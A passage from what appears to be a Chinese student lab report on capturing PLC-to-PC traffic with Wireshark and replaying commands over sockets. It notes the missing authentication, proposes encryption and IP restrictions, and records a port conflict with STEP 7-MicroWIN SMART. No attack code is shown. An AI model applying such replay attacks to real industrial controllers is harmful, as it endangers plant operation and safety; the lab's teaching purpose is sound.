本次实验中能够通过抓包直接获取到指令等信息，PLC 与 PC 通信仅仅通过 TCP 握手，没有认证机制，通过对数据包进行加密、对通信建立使用更加复杂的加密协议，禁止未知 IP 的控制，可以一定程度上解决指令攻击问题。

五、收获感悟

学习了 WireShark 抓包的基本过程和使用方法，通过过滤能够对有用的信息进行分析；了解了 Socket 的编程方法，对实现重放攻击的原理有了了解，并进行了实践。

六、遇到的问题及解决办法

在使用 STEP 7-MicroWIN SMART 的情况下进行模拟攻击，会提示“主机关闭一个远程连接”，发现原因是端口被此软件占用，关闭后即可进行正常连接。